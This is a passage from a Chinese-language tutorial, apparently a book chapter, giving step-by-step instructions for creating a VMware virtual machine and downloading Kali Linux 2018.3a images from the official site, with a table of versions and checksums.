
Step 06 单击“版本”下拉按钮，在弹出的下拉列表中选择“其他Linux 4.x或更高版本内核64”版本系统，这里的系统版本与主机系统版本无关，可以自由选择，如下图所示。




Step 07 单击“下一步”按钮，进入“命名虚拟机”对话框，在“虚拟机名称”文本框中输入虚拟机名称，在“位置”中选择一个存放虚拟机的磁盘位置，如下图所示。




Step 08 单击“下一步”按钮，进入“处理器配置”对话框，在其中选择处理器数量，一般普通计算机都是单处理，所以这里不用设置，处理器内核数量可以根据实际处理器内核数量设置，如下图所示。




Step 09 单击“下一步”按钮，进入“此虚拟机的内存”对话框，根据实际主机进行设置，最少内存不能低于768MB，这里选择4096MB也就是4G内存，如下图所示。




Step 10 单击“下一步”按钮，进入“网络类型”对话框，这里选择“使用网络地址转换NAT”单选按钮，如下图所示。




Step 11 单击“下一步”按钮，进入“选择I/O控制器类型”对话框，这里选择LSI Logic单选按钮，如下图所示。




Step 12 单击“下一步”按钮，进入“选择磁盘类型”对话框，这里选择SCSI单选按钮，如下图所示。



Step 13 单击“下一步”按钮，进入“选择磁盘”对话框，这里选择“创建新虚拟磁盘”单选按钮，如下图所示。




Step 14 单击“下一步”按钮，进入“指定磁盘容量”对话框，这里磁盘大小设置40GB空间即可，选择“将虚拟盘拆分成多个文件”单选按钮，如下图所示。




Step 15 单击“下一步”按钮，进入“指定磁盘文件”对话框，这里保持默认即可，如下图所示。



Step 16 单击“下一步”按钮，进入“已准备好创建虚拟机”对话框，如下图所示。



Step 17 单击“完成”按钮，至此，便创建了一个新的虚拟机，如下图所示。这一步相当于组装了一台裸机计算机，这当中的硬件设配，可以根据实际需求再进行更改。



3.2 安装与更新Kali Linux操作系统


现实中组装好计算机以后需要给它安装一个系统，这样计算机才可以正常工作，虚拟机也一样，同样需要安装一个操作系统，本节介绍如何安装Kali Linux操作系统。

3.2.1 下载Kali Linux系统


Kali Linux是基于Debian的Linux发行版，设计用于数字取证操作系统。由Offensive Security Ltd维护和资助。最先由Offensive Security的Mati Aharoni和Devon Kearns通过重写BackTrack来完成，BackTrack是他们之前写的用于取证的Linux发行版 。

下载Kali Linux系统的具体操作步骤如下：

Step 01 在浏览器中输入Kali Linux系统的网址：https：//www.kali.org，按Enter键打开Kali官方网站，如下图所示。



Step 02 单击Downloads菜单，在弹出的菜单列表中选择Download Kail Linux选项，如下图所示。



Step 03 Kaili提供了各种版本的系统下载，用户可以通过HTTP或者Torrent两种方式进行下载，如下图所示。用户可根据实际情况选择下载相应的版本，这里选择最上面一项“Kali Linux 64 Bit”进行下载。

Image Name	Download	Size	Version	sha256sum
Kali Linux 64 Bit	HTTP | Torrent	3.0G	2018.3a	61bc17ee83ffa12e674af35503181bb336e943ccefac50885807f4bf0137e4b2
Kali Linux 32 Bit	HTTP | Torrent	3.1G	2018.3a	8928746e7a4d7d9cdab4df4300becfb9566aaaf9a7386cfe4edfeb74b884352c
Kali Linux Light 64 Bit	HTTP | Torrent	854M	2018.3a	7d5c3b2797e86ef3791bf01ba3b792ec161417f9e0ea9f3f117f9a94f3df9ec2
Kali Linux Light 32 Bit	HTTP | Torrent	851M	2018.3a	c207f43492282e04fa040e32a2cdb5ccb58b73654eaab33bd0ac5f9dc10d587d
Kali Linux Kde 64 Bit	HTTP | Torrent	3.1G	2018.3a	7fad2a1058f881d6ed37f5da05c4bab95852abfdb526ea86346e21eb7c7ac629
Kali Linux LXDE 64 Bit	HTTP | Torrent	2.9G	2018.3a	4326ad6fdd16f8acb3cc3070d32738bcacfe7dd8dc4026d18c89027351a46774
Kali Linux XFCE 64 Bit	HTTP | Torrent	2.8G	2018.3a	0fbd4cb3eb34b701dfe368f682a30aaed13e3b9f3013f709419d27a427cb12a8
Kali Linux MATE 64 Bit	HTTP | Torrent	3.0G	2018.3a	5d39553d326fb10396488af24d6bd8383183521e493c87a12fa569f9f5345215



Step 04 Kali官方还提供了快速装机方式——wmware镜像下载，这个列表不但提供了wmware虚拟机镜像，还提供了vobx虚拟镜像，如下图所示。



